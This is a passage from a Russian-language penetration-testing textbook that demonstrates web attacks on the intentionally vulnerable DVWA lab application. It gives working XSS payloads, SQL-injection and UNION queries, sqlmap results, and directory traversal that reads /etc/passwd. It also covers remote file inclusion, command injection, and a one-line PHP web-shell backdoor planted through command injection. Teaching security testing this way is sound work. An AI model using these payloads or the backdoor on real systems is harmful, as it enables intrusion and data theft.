


Рис. 10.31. Всплывающее сообщение

Теперь введем другой сценарий (рис. 10.32).

```
<script>window.location='https://www.google.com'</script>
```

Он перенаправляет браузер на другой сайт, в нашем случае google.com.



Рис. 10.32. Введем другой сценарий

Тестирование сохраненных XSS

Название *сохраненных XSS* произошло от того, что они хранят себя в конкретном месте или базе данных. И каждый раз, когда пользователь посещает упомянутый в инфицированной ссылке сайт, код выполняется. Злоумышленник может легко отправить ключевую информацию, например файл cookie, в удаленное местоположение. Чтобы проверить это, нам нужно найти поле, которое принимает пользовательский ввод, например поле комментария.

Для проведения нашего опыта выберем пункт меню XSS stored (Сохраненные XSS). Мы увидим два поля ввода: Name (Имя) и Message (Сообщение). Страница имитирует основные поля Comments (Комментарии) и Feedback (Отзыв) формы обратной связи, которая есть на многих сайтах. В поле Name (Имя) введем любое имя, а в поле Message (Сообщение) добавим приведенный ниже код, после чего нажмем кнопку Sign Guestbook (Подписать гостевую книгу) (рис. 10.33):

```
<script>alert(document.cookie)</script>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Рис. 10.33. Запуск сценария

Появится всплывающее окно (рис. 10.34).




Рис. 10.34. Всплывающее окно

Теперь, если мы перейдем от этой страницы, скажем, к домашней, а затем вернемся к странице с сохраненными XSS, наш код должен снова запуститься и привести к появлению всплывающего окна с cookie для текущего сеанса. Действие зловредного кода может быть расширено, и, если злоумышленник хоть немного владеет JavaScript, он может нанести целевой системе серьезный ущерб.

SQL-инъекция

SQL-инъекция, или *SQLi*, представляет собой атаку на базу данных SQL, где код или запрос базы данных передается через некоторую форму ввода от клиента к приложению. Хотя SQLi — одна из старейших уязвимостей, до сих пор она самая популярная. Это объясняется тем, что базы данных на основе SQL очень распространены. Именно поэтому атака SQLi наиболее опасна.

Серьезность атак SQLi в большей степени ограничена мастерством и воображением злоумышленника и в меньшей степени защитными контрмерами, такими как соединение с сервером баз данных с низкими привилегиями. Поэтому относитесь к SQL-инъекции серьезно.

Прежде чем мы сможем внедрить SQL-код, мы должны получить базовое понимание этого вредоносного кода, а также разобраться в структуре базы данных.

SQL считается языком программирования четвертого поколения, потому что в нем используются стандартные, понятные человеку слова. Язык — только английский. Кроме того, в командных строках обязательны скобки. SQL предназначен для построения баз данных, и мы можем использовать его для создания таблиц, добавления, удаления и обновления записей, установки разрешений для пользователей и т. д.

Вот базовый запрос для создания таблицы:

```
create table employee
(first varchar(15),
last varchar(20),
age number(3),
address varchar(30),
city varchar(20),
state varchar(20));
```

В предыдущем коде говорится следующее: создайте таблицу с именем `employee` со столбцами `first`, `last`, `age`, `address` и `city`, затем укажите и назначьте их типы данных с ограничениями символов `varchar(15)` (переменный символ с максимальным количеством символов 15) и `number(3)` (только числа, максимально три числа).

Вот основной запрос (также известный как инструкция `select`) для извлечения данных из таблицы:

```
select first, last, city from employee
```

Оператор `select` — это запрос, который мы будем использовать. При входе на сайт в базу данных отправляется запрос/инструкция `select` для получения информации, подтверждающей данные, с которыми вы вошли. Допустим, страница входа имеет следующий вид (рис. 10.35).

Запрос в программной части при входе в систему может выглядеть следующим образом:

```
SELECT * from users WHERE username='username' and password='password'
```

Login:
 Password:

Рис. 10.35. Вариант запроса для подтверждения вводимых данных

Здесь говорится: выберите все (*) из таблицы с именем `users`, где столбец `username=` — это переменная `username` (поле Login (Логин)), а столбец `password=` — переменная `password` (столбец Password (Пароль)).

Инструкция для SQL-инъекции

Теперь, когда мы разобрались с основами SQL-запросов, используем эти знания в наших интересах. Снова войдите в DVWA и откройте вкладку SQL Injection (SQL-инъекция) (рис. 10.36).

Vulnerability: SQL Injection
 User ID:
More info
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://feruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Рис. 10.36. Вкладка SQL Injection (SQL-инъекция)

В верхней части этой страницы вы увидите поле User ID (ID пользователя), предназначенное для ввода идентификатора пользователя. Если ввести в это поле ввода 1, приложение сообщит нам, у какого пользователя такой идентификатор.

Сделаем простой тест для SQL-инъекции. В поле User ID (ID пользователя) вместо числа введите следующее (рис. 10.37):

```
%' or '1'='1:
```

Предположим, что исходный запрос выглядит следующим образом:

```
SELECT user_id, first_name, fast_name From users_table Where user_id = 'UserID';
```

Рис. 10.37. Тест для SQL-инъекции

Мы предполагаем, что в таблице с названием `users_table` указаны относительные имена столбцов. После того как вы введете строку `%' OR '1'='1'`, запрос будет выглядеть следующим образом:

```
'SELECT user_id, first_name, last_name FROM users WHERE user_id = %' OR '1'='1';
```

Нажмите кнопку Submit (Отправить). В результате вы должны получить таблицу с данными (рис. 10.38).

```

ID: %' or '1'='1
First name: admin
Surname: admin

ID: %' or '1'='1
First name: Gordon
Surname: Brown

ID: %' or '1'='1
First name: Hack
Surname: Me

ID: %' or '1'='1
First name: Pablo
Surname: Picasso

ID: %' or '1'='1
First name: Bob
Surname: Smith

ID: %' or '1'='1
First name: user
Surname: user

```

Рис. 10.38. Полученные данные

Символ `%` обозначает модуль и возвращает `false`. Но так как мы добавили оператор `OR`, если первая часть запроса вернет `false` (из-за `%`), `OR` заставит его выполнить

вторую часть: '1'='1, что равно true. Поскольку все, что выполняет запрос, всегда верно для каждой записи в таблице, SQL распечатывает все эти записи.

Вот несколько других запросов, которые вы можете попробовать выполнить.

- ❑ Получить имя учетной записи, использующееся для подключения между веб-приложением и базой данных:

```
' or 0=0 union select null, user() #
```

- ❑ Получить текущую базу данных, из которой мы извлекали данные:

```
' or 0=0 union select null, database() #
```

- ❑ Вывести таблицу информационной схемы (таблица `information_schema` — это база данных, в которой хранится информация обо всех других базах данных):

```
' and 1=0 union select null, table_name from information_schema.tables #
```

- ❑ Вывести таблицу базы данных. Используя данные из предыдущего запроса, можно выяснить, что это за таблица:

```
' and 1=0 union select null, table_name from information_schema.tables  
where table_name like 'user%'#
```

Автоматическая SQL-инъекция

Теперь, когда мы понимаем, как выглядит SQL-инъекция, рассмотрим некоторые инструменты, которые могут автоматизировать процесс.

sqlmap. Инструмент *sqlmap* в Kali Linux встроено по умолчанию. Его назначение — выявление уязвимостей SQLi. Рассмотрим пример его использования. Сначала мы с помощью инструмента Burp Suite соберем некоторые данные, необходимые для работы *sqlmap*, после чего воспользуемся самим *sqlmap*.

Запустите Burp Suite и, чтобы выполнить маршрутизацию всего трафика через его прокси, перейдите к настройкам браузера. Убедитесь, что перехват включен. В приложении DVWA перейдите на страницу SQL Injection (SQL-инъекция) и введите идентификатор пользователя. В этом примере мы укажем 1.

Burp Suite перехватит запрос и будет его переадресовывать до его завершения. Ваш результат будет представлен на веб-странице. Перейдите на вкладку Target (Цель), откройте вложенную вкладку Site map (Карта сайта), а затем папку DVWA, расположенную под интересующим вас IP (в нашем случае это 192.168.0.19). Для детализации результатов по пути URL (<http://192.168.0.19/dvwa/vulnerabilities/sqli/>) щелкайте на маленьких, похожих на стрелки треугольниках. Так вы будете открывать вложенные папки. Весь этот путь вы можете проверить, введя его в адресную строку браузера (рис. 10.39).

Выберите запрос со статусом 200 (рис. 10.40).

На вкладке Request (Запрос) в первой строке мы получим необходимый нам запрос, отправляемый веб-приложением: `/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit`, и получаем ID сессии PHP или файлы cookie (рис. 10.41).



Рис. 10.39. Вложенная вкладка Site map (Карта сайта)

Host	Method	URL	Params	Status	Length	MIME type	Title
http://192.168.0.19	GET	/dvwa/vulnerabilities/sqli/...	✓	200	5280	HTML	Damn Vu
http://192.168.0.19	GET	/dvwa/vulnerabilities/sqli/				HTML	

Рис. 10.40. Выбран запрос со статусом 200




Рис. 10.41. В первой строке находится заголовок, содержащий URL источника запроса

Во время теста вам будет предложено принять все значения, заданные по умолчанию. Для этого смело жмите клавишу Enter. Есть только одно приглашение, где мы, чтобы сэкономить время, не использовали значение по умолчанию (рис. 10.44).

```
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] n
```

Рис. 10.44. Единственное приглашение, в котором не выбрано предлагаемое по умолчанию значение

В конце будут показаны результаты проведенного теста (рис. 10.45).

```
---
[17:28:46] [INFO] the back-end DBMS is MySQL
[17:28:46] [INFO] fetching banner
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-3ubuntu12.6-log'
[17:28:46] [INFO] fetching current user
current user: 'dvwa@%'
[17:28:46] [INFO] fetching current database
current database: 'dvwa'
[17:28:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
192.168.0.19'

[*] shutting down at 17:28:46

root@kali:~#
```

Рис. 10.45. Результаты теста

В этом тесте мы получили информацию об операционной системе (Ubuntu 10.04), в которой используется технология разработки и выполнения кода на стороне сервера (PHP 5.3.2 и Apache 2.2.14), запущена база данных MySQL. Текущая база данных — dvwa, а текущий пользователь — dvwa.

Чтобы получить список всех доступных для sqlmap параметров, просто введите в командную строку терминала sqlmap -h. Чтобы увидеть дополнительные параметры, введите команду sqlmap --hh.

Выполнение команд, обход каталогов и включение файлов

Инъекция команд — это тип атаки, основная цель которой состоит в выполнении целевой операционной системой системных команд уязвимого приложения. Эти типы атак возможны в том случае, когда небезопасный пользовательский

ввод передается из приложения в системную оболочку. Поставляемые команды выполняются в соответствии с привилегиями приложения. Например, веб-сервер может быть запущен пользователем с именем `www-data` или пользователем `Apache`, но не `root`.

Обходом каталога называется операция, когда сервер позволяет злоумышленнику читать файл или каталоги за пределами обычного каталога веб-сервера.

Уязвимости включения файлов позволяют злоумышленнику загрузить файл на веб-сервер, используя уязвимые процедуры включения. Уязвимость такого типа возникает, например, когда страница получает в качестве входных данных путь к файлу, который должен быть включен, но вход неправильно дезинфицируется. Это позволяет атакуемому вводить символы обхода каталога (`../`).

Обход каталогов и включение файлов

Проверим, можем ли мы заставить веб-приложение перейти в один каталог. Воспользуемся приложением DVWA. Войдите в систему и в левом меню выберите пункт File Inclusion (Включение файла) (рис. 10.46).



Рис. 10.46. Вкладка File Inclusion (Включение файла)

В адресной строке браузера вы должны увидеть: `<IP Address>/dvwa/vulnerabilities/fi/?page=include.php`. Изменим `include.php` на `index.php` и посмотрим, что произойдет (рис. 10.47).




Рис. 10.47. `include.php` изменен на `index.php`

Поскольку предполагается, что в этом каталоге `index.php` нет, ничего не происходит. Мы же знаем, что файл `index.php` существует, однако он находится в каталоге `/dvwa`. Откуда нам это известно? Когда мы использовали Burp Suite

для взлома учетных данных, чтобы войти на страницу `login.php`, мы видели, что успешный логин перенаправил пользователя на `index.php`. В адресной строке браузера вы `index.php` не увидите, так как этот файл для PHP является корневой страницей по умолчанию (как для ASP `default.asp`). Поэтому по умолчанию браузер его не отображает. Чтобы это проверить, нажмите в меню DVWA кнопку Home (Домой) и после `/dvwa` введите `index.php`. Это приведет вас к той же домашней странице.

Перейдите на вкладку File Inclusion (Включение файла) еще раз. Если вы рассмотрите URL-адрес, то увидите, что в настоящее время находитесь в `/dvwa/vulnerability/fi/`, который, в свою очередь, расположен в двух каталогах от нашего корневого каталога `dvwa`. В адресной строке браузера удалите `include.php` и замените на этот раз его на `../../../../index.php`. Нажмите клавишу Enter и посмотрите, что получится (рис. 10.48).

Рис. 10.48. В адресной строке браузера `include.php` заменен на `../../../../index.php`

Конечно, это приведет вас на главную страницу. Отлично! Вы успешно прошли структуру каталогов веб-сервера и, так как использовали локальный файл для системы, теперь знаете, что *включение локального файла* (Local-File Inclusion, LFI) возможно.

Из предыдущих результатов работы с `sqlmap` и `nikto` вы знаете, что сервер Apache работает на операционной системе Linux (Ubuntu).

По умолчанию в Linux Apache хранит свои файлы в каталоге `/var/www/html/`. Важную информацию о пользователе Linux хранит в файле `/etc/passwd`, а хешированные пароли пользователей — в файле `/etc/shadow`. Опираясь на полученные знания, попробуем изменить каталоги, чтобы увидеть файл `/etc/passwd`.

На вкладке File Inclusion (Включение файла) снова удалите `include.php` и введите `../../../../../../../../etc/passwd`.

`../../../../../../../../etc/passwd` проведет вас через `/var/www/html/dvwa/vulnerability/fi/` к / (рис. 10.49).

Рис. 10.49. Путь `include.php` удален, а `../../../../../../../../etc/passwd` введен. Ниже показано содержимое файла `passwd`

Мы успешно изменили каталоги вверх на шесть уровней, затем на один уровень вниз, в `/etc`, и получили доступ к файлу `passwd`.

На рис. 10.50 показан текстовый файл, в который добавлено «очищенное» содержимое файла `passwd`.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/fa
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/li
messagebus:x:107:114::/var/run/dbus:/bin/false
```

Рис. 10.50. Текстовый файл с «очищенным» содержимым файла `passwd`



Символ `x` в верхней строке после первого двоеточия означает, что у этой учетной записи есть пароль, который хранится в файле `/etc/shadow`.

Зная, что мы можем проходить каталоги и что LFI возможен, попробуем атаку *удаленного включения файлов* (Remote File-Inclusion, RFI).

Наш следующий шаг — передать файл с удаленного сервера (это наша система Kali) в целевую систему. Для этого нужно ввести в командную строку терминала следующее:

```
service apache2 start
```

Эта команда запустит в нашей системе веб-сервер Apache. Вы можете его проверить. Для этого перейдите в браузер, введите свой системный IP, и вам по умолчанию будет представлена HTML-страница `apache`.

Вернитесь в приложение DVWA и перейдите на вкладку File Inclusion (Включение файла). В адресной строке браузера замените `include.php` на `webserver/index.html` (рис. 10.51).

Рис. 10.51. В адресной строке браузера замените `include.php` на `webserver/index.html`

Он успешно откроет файл `index.html`, который размещен на нашем веб-сервере. В этой системе возможно RFI (рис. 10.52).



Рис. 10.52. Страница сервера Apache открыта

Выполнение команд

Уязвимости внедрения команд позволяют злоумышленнику вводить команды в плохо проверенный пользовательский ввод. Этот пользовательский ввод в той или иной форме применяется системной оболочкой и в процессе его использования вводимая команда выполняется в системе.

Как вариант, вы можете найти приложение, принимающее ввод пользователя, например такое, в которое вводится имя пользователя или адрес электронной почты. Такое приложение создает системную папку, которая служит для размещения данных пользователя, загрузки файлов и т. д.

В нашей целевой системе DVWA есть страница, на примере которой можно продемонстрировать этот недостаток. Пользовательский ввод передается команде `system ping`. Войдите в DVWA, откройте вкладку OWASP Broken Apps VM (OWASP Взломанные приложения VM) и выберите в меню слева пункт Injection (Иньекция) (рис. 10.53).

Как указано выше, введенный IP-адрес передается команде `ping`. Чтобы это проверить, введите в поле ввода IP-адрес `127.0.0.1` и нажмите кнопку Submit (Отправить) (рис. 10.54).

Мы получаем ожидаемый результат. Теперь попробуем передать другую команду в этот ввод. Мы знаем, что приложение размещается на машине с Linux. Для подключения к командам Linux мы можем использовать символы `&&`, вписанные между командами.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

Рис. 10.53. Пользовательский ввод открыт

Ping for FREE

Enter an IP address below:


```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.077 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.015 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.011/0.034/0.077/0.030 ms

```

Рис. 10.54. Команда ping для 127.0.0.1 выполнена

Символы && в предыдущей команде успешно завершат ее до выполнения следующей команды, и, если предыдущая была успешно завершена, выполнится следующая команда. Проверим это, выполнив базовую команду `ls`. Введите в поле ввода `127.0.0.1; ls` и нажмите кнопку Submit (Отправить) (рис. 10.55).

Ping for FREE

Enter an IP address below:


```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.018 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.011/0.015/0.018/0.004 ms
help
index.php
source

```

Рис. 10.55. Выполнение команды `127.0.0.1; ls`

Этим действием мы подтверждаем, что вход до его обработки не проверяется. Доказательством является то, что в строках после статистики ответов на команду ping показываются файлы текущего каталога. Мы можем расширить эту команду и получить каталог, в котором находимся, а также узнать, какой пользователь выполняет команды (рис. 10.56). Введите следующее:

```
127.0.0.1; pwd; whoami
```




Рис. 10.56. Команда 127.0.0.1; pwd; whoami выполнена

Из результатов мы видим, что в настоящее время находимся в каталоге /owaspbwa/dvwa-git/vulnerabilities/exec и выполняем команды в качестве пользователя www. Теперь попробуем вывести содержимое файла /etc/passwd. Введите в поле ввода команды 127.0.0.1 и cat /etc/passwd:

Этот фрагмент должен выглядеть так, как и результаты нашего предыдущего LFI.

Проведем еще один эксперимент: создадим файл в каталоге, на который в будущем сможем всегда ссылаться для выполнения команд. Введите 127.0.0.1 и echo "<?php system(\\$_GET['cmd'] ?>" > backdoor.php. Эта команда должна создать PHP-файл с именем backdoor, а внутри этого файла будет PHP-код (\\$_GET['cmd']) (рис. 10.57).

Теперь введите в адресной строке браузера /dvwa/vulnerabilities/exec/backdoor.php.

Страница будет загружена, однако на экране ничего не отобразится. Пустой экран объясняется тем, что мы еще не передали никаких команд. Если внимательно рассмотреть ввод, то увидим cmd в одинарных кавычках. Это переменная, в ней хранится команда, которую мы хотели бы выполнить. Переменная cmd передает эту команду для выполнения. Чтобы выполнить ее, в адресной строке введите backdoor.php ?cmd=, а затем вашу команду. Для демонстрации возможностей переменной cmd мы воспользовались командой ls (рис. 10.58).


```

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.012/0.014/0.016/0.003 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
halddaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false

```

Рис. 10.57. Выводим содержимое файла



Рис. 10.58. Переменной cmd присвоена команда ls

Используйте свое воображение, чтобы проверить различные варианты. Надо признать, для таких экспериментов потребуются время и некоторые усилия. Но вы всегда можете вернуться к предыдущему состоянию, просмотрев исходный код (рис. 10.59).

```

1 total 28K
2 drwxr-xr-x  4 www-data www-data 4.0K Sep  5 23:49 .
3 drwxr-xr-x 12 www-data www-data 4.0K Jul 10 2013 ..
4 -rw-r--r--  1 www-data www-data  30 Sep  5 23:55 backdoor.php
5 drwxr-xr-x  2 www-data www-data 4.0K Jul 10 2013 help
6 -rw-r--r--  1 www-data www-data 1.5K Jul 10 2013 index.php
7 drwxr-xr-x  2 www-data www-data 4.0K Jul 10 2013 source
8 -rw-r--r--  1 www-data www-data  19 Sep  5 23:42 test.php
9

```

Рис. 10.59. Бэкдор в папке `http://192.168.0.19/dvwa/vulnerabilities/exec`

Мы бы добавили, что для выполнения этих шагов вы можете задействовать ретранслятор из Burp Suite. Для получения оболочки Meterpreter воспользуйтесь Burp Suite в сочетании с sqlmap и Metasploit.

Резюме

В этой главе мы рассмотрели несколько основных инструментов, предназначенных для тестирования веб- и облачных приложений, которые основаны на одних и тех же протоколах и используют одни и те же платформы.

Вы узнали, что такие уязвимости имеют общую первопричину — пользовательский ввод, где вводимые данные не обрабатываются или не проверяются. Кроме того, при использовании одной уязвимости можно задействовать и другую (например, обход каталога для включения файлов).

Чтобы определить возможные уязвимости, протестировать и использовать их, мы воспользовались инструментами OWASP ZAP, nikto, sqlmap и Burp Suite. Однако в составе Kali вы найдете много других полезных инструментов, причем некоторые из них могут использоваться совместно.

Burp Suite и OWASP ZAP — очень мощные автономные инструменты, которые, помимо прочего, можно использовать для выполнения тестов обхода каталогов и включения файлов.

Существуют и другие инструменты, с помощью которых можно тестировать приложения:

- ❑ *Commix* — предназначен для атак инъекциями команд;
- ❑ *DirBuster* — инструмент грубой силы для работы с каталогами веб-сервера;
- ❑ *Recon-NG* — инструмент веб-разведки;
- ❑ *Sqlninja* — средство SQL-инъекции Microsoft.

В следующей главе мы рассмотрим, как с помощью различных инструментов можно провести анализ беспроводной сети, атаковать сеть с целью получения доступа, и разберем некоторые методы поддержания доступа к сети. Мы даже рассмотрим первые шаги для создания атаки Evil Twin («злой двойник») (Rogue AP).

Дополнительные материалы

Чтобы получить больше информации о тестировании веб- и облачных приложений, обратитесь к следующим ресурсам.

- ❑ *Kali Linux Web Penetration Testing Cookbook, Second Edition* (Packt Publishing).
- ❑ OWASP Top 10 2017. The Ten Most Critical Web Application Security.
- ❑ Risks: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf.
- ❑ OWASP Foundation: https://www.owasp.org/index.php/Main_Page.

11

Тестирование беспроводных сетей на проникновение

В предыдущих главах мы рассмотрели методы и приемы тестирования устройств, подключенных к проводной сети. Они позволяют протестировать как внутреннюю сеть, так и целевые системы и приложения, к которым можно добраться через общедоступный Интернет. Но мы не уделили внимание такой области, как беспроводная сеть.

Беспроводные сети вездесущи. Они могут быть развернуты и работать в различных средах: коммерческих, правительственных, образовательных, а также в обычных жилых домах. В результате испытатели на проникновение должны гарантировать, что эти сети имеют необходимое количество элементов управления безопасностью и в их конфигурации отсутствуют ошибки.

В этой главе мы обсудим следующие темы.

- ❑ **Беспроводная сеть.** Разберем базовые протоколы и конфигурацию, определяющие, как клиенты (ноутбуки и планшеты) аутентифицируются и взаимодействуют с точками доступа беспроводной сети.
- ❑ **Разведка.** Как и для тестирования на проникновение проводного соединения, в Kali Linux вы найдете множество инструментов, которые можно использовать для определения потенциальных целевых сетей, а также для сбора разных сведений о конфигурации, которые можно использовать во время атаки.
- ❑ **Атака на аутентификацию.** В отличие от попыток скомпрометировать удаленный сервер атаки, которые мы будем обсуждать, предназначены для аутентифицированного доступа к беспроводной сети. После проверки подлинности мы можем подключить, а затем привести в действие инструменты, которые рассмотрели ранее.
- ❑ **Действия после аутентификации.** Здесь мы обсудим действия, которые могут быть предприняты после взлома механизма защиты от несанкционированного доступа. К ним относятся атаки на точки доступа и способы обхода общего контроля безопасности, реализованного в беспроводных сетях. Кроме того, рассматриваются перехват и анализ («обнюхивание») трафика беспроводной сети, которые позволяют предоставить доступ к учетным данным или другой информации.

Испытателю необходимо иметь четкое понимание механизма тестирования на проникновение в беспроводную сеть. Технология беспроводной передачи сигнала быстро принимает концепцию Интернета вещей (Internet of Things, IoT), на которую переходят все больше и больше устройств, повышающих наш комфорт пребывания в Интернете. Удобству использования и комфорту особенно способствуют беспроводные сети.

В результате количество беспроводных сетей, как и количество объектов для атак будет только увеличиваться. Клиенты и организации должны понимать все риски использования беспроводных сетей и знать, как злоумышленники атакуют эти системы.

Технические требования

В этой главе нам потребуются два разных USB-устройства. Первое — это USB-адаптер TP-LINK TL-WN722N Wireless N150 с большим коэффициентом усиления, а второе — USB-адаптер Alfa AWUSO36NH с большим коэффициентом усиления. Оба устройства доступны в продаже. Дополнительные сведения вы можете найти в Интернете, перейдя по адресу <http://aircrack-ng.org/>.

Беспроводная сеть

Беспроводная сеть управляется протоколами и конфигурациями так же, как и проводная. Беспроводные сети для передачи данных между точкой доступа и подключенными сетями используют радиочастотный спектр. Испытателю на проникновение *беспроводные локальные сети (WLAN)* напоминают стандартные *локальные сети (LAN)*. Основное внимание специалистов сосредоточено на идентификации целевой сети и получении доступа.

Обзор стандарта IEEE 802.11

